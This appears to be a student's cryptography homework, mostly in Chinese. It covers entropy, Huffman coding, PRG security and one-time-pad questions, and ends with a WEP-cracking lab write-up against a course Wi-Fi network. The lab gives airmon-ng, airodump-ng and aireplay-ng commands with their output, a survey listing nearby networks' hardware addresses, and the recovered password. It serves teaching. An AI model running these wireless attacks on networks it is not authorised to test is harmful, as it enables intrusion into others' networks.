1.1

M = {a, b, c, d, e, f, g, h, i, j, k, l, m, n, o, p, q, r, s, t, u, v, w, x, y, z}

1. $H(M) = -\sum_{i=1}^{26} 0.03846 \log_2 0.03846$

   = -26(0.03846 * -4.7004974271) ≈ 4.7

2.

   H(M) ≈ -(-0.295 -0.091 -0.144 -0.194 -0.378 -0.122 -0.114 -0.246 -0.268 -0.014 -0.054 -0.187 -0.129 -0.262 -0.28 -0.11 -0.01 -0.243 -0.252 -0.314 -0.143 -0.065 -0.128 -0.014 -0.112 -0.008) ≈ 4.177

3.

   Huffman code:

   a: 1110
   b: 110000
   c: 01001
   d: 11111
   e: 100
   f: 00101
   g: 110011
   h: 0110
   i: 1011
   j: 001001011
   k: 0010011
   l: 11110
   m: 00111
   n: 1010
   o: 1101
   p: 110001
   q: 001001001
   r: 0101
   s: 0111
   t: 000
   u: 01000
   v: 001000
   w: 00110
   x: 001001010
   y: 110010
   z: 001001000

   長度期望值: 4.205

1.2

1. False, 因為不論 key 是多少，丟進去產生的結果都相同。
2. False, 當知道第 i 個 bit，即可推測出第 i+n 個 bit。
3. False, 攻擊者永遠都可以知道最後一個 bit 是 0，根據定義，只要知道第 i 個，就可以推測出第 i+1 個。
4. True, 對產生出來的結果做⊕1，只是單純把 0 和 1 交換，因此無法從任何一個 bit 推測出其他 bit。
5. True, 對 key 做⊕1，只是單純的把 key 的 0 和 1 交換，因此無法從任何一個 bit 推測出其他 bit。
6. True, 兩個 G 使用的是不同的 key，因此無法從任何一個 bit 推測出其他 bit。

1.3

1. $I(X;Y) = \sum_{x\in X}\sum_{y\in Y} p(x,y)\log\frac{p(x,y)}{p(x)p(y)}$

   $= \sum_{x\in X}\sum_{y\in Y} p(x,y)\log\frac{p(x|y)}{p(x)}$

   $= \sum_{x\in X}\sum_{y\in Y} p(x,y)\,(\log p(x|y) - \log p(x))$

   $= \sum_{x\in X}\sum_{y\in Y} p(x,y)\log p(x|y) - \sum_{x\in X}\sum_{y\in Y} p(x,y)\log p(x)$

   $= \sum_{x\in X}\sum_{y\in Y} p(y)p(x|y)\log p(x|y) - \sum_{x\in X}\sum_{y\in Y} p(y|x)p(x)\log p(x)$

   $= \sum_{x\in X}\sum_{y\in Y} p(x|y)\log p(x|y) + (-\sum_{x\in X} p(x)\log p(x))$

   = -H(X|Y) + H(X)

   = H(X) – H(X|Y)

2. 由 1 知，I(X;Y) = H(X) – H(X|Y)

   所以 I(X;X) = H(X) – H(X|X) = H(X) – H(1) = H(X)

1.4

是，因為 M=K=C，他們的 space 相同，所以任兩個 Message 被 key 加密後產生的機率分布一樣。

m + k (mod 256) = c

⇒ k = c - m (mod 256)

⇒ #{k ∈ K, Ek(m) = c} = 1

1.5

假設: key = 101, m0 = 000, m1 = 111

所以 c0 = 101, c1 = 010，攻擊者可以判斷出 c0 和 m0 一樣有偶數個 1、c1 和 m1 一樣有奇數個 1，藉此即可分辨哪個密文對應哪個明文。

1.6


```
   0         1         2         3         4         5         6         7         8         9         10
   01234567890123456789012345678901234567890123456789012345678901234567890123456789012345678901234567890123456
0  It is the brain, the little gray cells on which one must rely. One must seek the truth within--not without.
1  Unless you are good at guessing, it is not much use being a detective.
2  Ugly as sin, but she makes herself felt. You agree?
3  Because I am Hercule Poirot! I do not need to be told.
4  We cannot catch a train earlier than the time that it leaves, and to ruin one's clothes will not be the lea|
5  Wherever there is human nature, there is drama.
6  The impossible could not have happened, therefore the impossible must be possible in spite of appearances.
7  the more we learn, the less and less motive we find for suicide? But for murder, we begin to have a surprisf
8  An archaeologist is the best husband a woman can have. The older she gets the more interested he is in her.
9  The truth, however ugly in itself, is always curious and beautiful to seekers after it.
10 In conversation, points arise! If a human being converses much, it is impossible for him to avoid the truth.
```

Target:

In conversation, points arise! If a human being converses much, it is impossible for him to avoid the truth.

1.7

Wep 加密原理：




破解說明

由於 WEP 在傳輸資料時，生成金鑰的初始向量 IV 是明文，且只有 24bit，再加上封包加密的第一個位元是 RC4 演算法和 LLC 頭的第一個位元做 XOR 的結果，透過猜測的第一個明文與密文 XOR，可得到 PRNG 生成金鑰的第一位，加上明文是有統計規律的語言，再搭配字典攻擊，就有極高的機率分辨兩段密文，並且可以搭配 CRC 校驗值，來判斷得到的猜測值是否正確。

因此 WEP 的破解主要透過收集大量封包(每個 wep 封包的標頭訊息相同)，並透過 XOR 運算取得部分的密碼，再收集到足夠的 IV 值以及部分密碼後，即可進行字典統計分析破解密碼。

系統: kali linux



無線網卡: TL-WN722N V2/V3 [Realtek RTL8188EUS]

環境處理:

光是裝網卡驅動就差點崩潰，其他東西根本秒搞定 qq，剩下就只是等封包數量而已。

使用 virtulbox 建立虛擬環境，並在 usb 裝置篩選器新增無線網卡，接著安裝網卡驅動(不安裝根本不能切換到 monitor mode! 搞超久!!!)，使用 apt-get install linux-headers-$(uname -r) 安裝對應 kernel 版本的 linux-header。

由於官網的驅動只更新到 2019 年，所以在官網上找不到可以對應 kernel5.10 版本的驅動，最後在以下網址找到對應的網卡驅動 https://gitlab.com/kalilinux/packages/realtek-rtl8188eus-dkms

最後按照官網驅動安裝手冊 kali 2018 年版第 10 頁指令，依序輸入，再重開機，驅動終於安裝完成，可以開始做作業了 QQ。

參考影片連結:

https://www.youtube.com/watch?v=o0NKnBLHiG8&t=366s&ab_channel=CyberSpace

1.

```
┌──(kali㉿kali)-[~]
└─$ sudo airmon-ng start wlan0

PHY     Interface       Driver          Chipset

phy0    wlan0           8188eu          TP-Link TL-WN722N v2/v3 [Realtek RTL8188EUS]
                (monitor mode enabled)
```

將網卡改成 monitor mode，以便對 wifi 進行封包監控

2.

找尋附近的 wifi，並找到目標 MAC 地址(BSSID)

```
┌──(kali㉿kali)-[~]
└─$ sudo airodump-ng wlan0

CH 14 ][ Elapsed: 4 mins ][ 2021-03-18 17:57 ][ WPA handshake: 34:8F:27:1B:A8:98

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

00:25:00:FF:94:73   -1        0        1    0   6   -1   OPN              <length:  0>
00:00:00:00:00:00   -1        0       20    0  10   -1   OPN              <length:  0>
1C:B9:C4:70:F6:19  -59      381        2    0   6  195   WPA2 CCMP   MGT  ntnu_roaming
1C:B9:C4:30:F6:18  -58      328        0    0   6   54e. WEP  WEP         <length:  0>
1C:B9:C4:70:F6:18  -58      297        0    0   6  195   OPN              TANetRoaming
1C:B9:C4:B0:F6:19  -60      346        0    0   6  195   OPN              ntnu_vip
E8:1D:A8:2D:A3:E8  -52       90        8    0  11  260   WPA2 CCMP   PSK  NTNU-CSIE-C208
00:07:40:87:19:05  -53      120        6    0  11   11   WEP  WEP         NTNU_IS_2021
F0:3E:90:BA:1F:A9  -72      186        0    0  11  195   OPN              ntnu_vip
F0:3E:90:3A:1F:A9  -71      168      114    0  11  195   OPN              ntnu_guest
F0:3E:90:BA:1F:A8  -79      175        0    0  11  195   OPN              ntnu
F0:3E:90:3A:1F:A8  -54      106        0    0  11   54e. WEP  WEP         <length:  0>
F0:3E:90:7A:1F:A8  -69      165        0    0  11  195   OPN              TANetRoaming
F0:3E:90:7A:1F:A9  -63      159        0    0  11  195   WPA2 CCMP   MGT  ntnu_roaming
94:46:96:20:CD:21  -52      193        4    0   2  270   WPA2 CCMP   PSK  cp-lab 2.4G
60:45:CB:B8:F8:C4  -63      130       69    0   1  360   WPA2 CCMP   PSK  is-lab-2.4G
2E:6F:C9:01:14:79  -58       66        0    0   6  130   WPA2 CCMP   PSK  DIRECT-79-HP M227f LaserJet
6E:C7:EC:A6:98:A2  -62      136        0    0   6  130   WPA2 CCMP   PSK  AndroidAP98A2
F0:3E:90:BA:1F:38  -65      199        0    0   6  195   OPN              ntnu
F0:3E:90:3A:1F:39  -67      203       76    2   6  195   OPN              ntnu_guest
F0:3E:90:BA:1F:39  -65      192        0    0   6  195   OPN              ntnu_vip
F0:3E:90:7A:1F:39  -65      195        0    0   6  195   WPA2 CCMP   MGT  ntnu_roaming
A8:5E:45:4C:E4:38  -67       32        0    0   9  130   WPA2 CCMP   PSK  c204
F4:6D:04:B3:3C:54  -65       57        0    0   1   54e  WPA2 CCMP   PSK  Lab.C204
F0:3E:90:3A:1F:38  -67      186        0    0   6   54e. WEP  WEP         <length:  0>
F0:3E:90:BA:60:C8  -65      144        0    0   6  195   OPN              ntnu
F0:3E:90:3A:60:C9  -63      168      695    2   6  195   OPN              ntnu_guest
E8:1D:A8:5F:0A:29  -71       65        0    0   1  130   WPA2 CCMP   MGT  ntnu_roaming
F0:3E:90:7A:1F:38  -68      172        0    0   6  195   OPN              TANetRoaming
AC:9E:17:5C:9F:D8  -67      159      128    0   6  130   WPA2 CCMP   PSK  lizard
E8:1D:A8:9F:0A:29  -67       81        0    0   1  130   OPN              ntnu_vip
56:13:79:D4:52:78  -66       16        0    0   6   65   WPA2 CCMP   PSK  DIRECT-78-HP M252 LaserJet
50:64:2B:6A:0C:7D  -69       46        4    0   1  130   WPA2 CCMP   PSK  Elise Lab
C4:01:7C:33:34:C9  -66       84       31    0  11  130   OPN              ntnu_guest
B8:EC:A3:B3:0D:C0  -71       76        0    0   1  195   WPA2 CCMP   PSK  Android wifi
E8:1D:A8:9F:0A:28  -68       43        0    0   1  130   OPN              ntnu
04:8D:38:18:3A:4F  -61      352        4    0   1  270   WPA2 CCMP   PSK  violet_office
C4:01:7C:73:34:C9  -66      100        0    0  11  130   OPN              ntnu_vip
1C:B9:C4:B0:D5:28  -68      119        0    0   6  195   OPN              ntnu
```

3.

針對要攻擊的 WEP 抓取封包並存到 wep_2021

```
┌──(kali㉿kali)-[~]
└─$ sudo airodump-ng -c 11 --bssid 00:07:40:87:19:05 -w ~/wep_2021 wlan0
```

```
CH 11 ][ Elapsed: 5 mins ][ 2021-03-18 18:07

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

00:07:40:87:19:05  -77 100     1282       47    0  11   11   WEP  WEP         NTNU_IS_2021

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

00:07:40:87:19:05  AC:F1:DF:14:51:98  -42    0 - 1    229    89421
00:07:40:87:19:05  D0:C6:37:03:38:74  -76    0 - 1      3      971
00:07:40:87:19:05  1C:69:7A:00:F0:99  -82    0 - 1      0     1166
```

4.


```
┌──(kali㉿kali)-[~]
└─$ sudo aireplay-ng -1 5 -e NTNU_IS_2021 -a 00:07:40:87:19:05 -h 08:00:27:ad:45:f9 wlan0
The interface MAC (50:3E:AA:BB:C2:45) doesn't match the specified MAC (-h).
        ifconfig wlan0 hw ether 08:00:27:AD:45:F9
18:21:59  Waiting for beacon frame (BSSID: 00:07:40:87:19:05) on channel 11

18:22:00  Sending Authentication Request (Open System) [ACK]

18:22:02  Sending Authentication Request (Open System) [ACK]

18:22:04  Sending Authentication Request (Open System) [ACK]

18:22:06  Sending Authentication Request (Open System) [ACK]
```

對該 wifi 進行 Packet Injection，藉此獲取目標封包

參考網址:

http://atic-tw.blogspot.com/2014/01/aireplay-ng6.html

5.





透過內建字典庫對應抓取到的封包進行解密，上圖為接收到約 450 個封包後嘗試解密的結果。

6.

最終結果：

密碼為 goodjobfriend





放在 pc4 大約跑了 22 小時(3/19 下午 3 點，後接收到的封包數量突然爆增，不然原本預計要跑到星期一的)
在收到 20 多萬個封包後，終於成功解出密碼。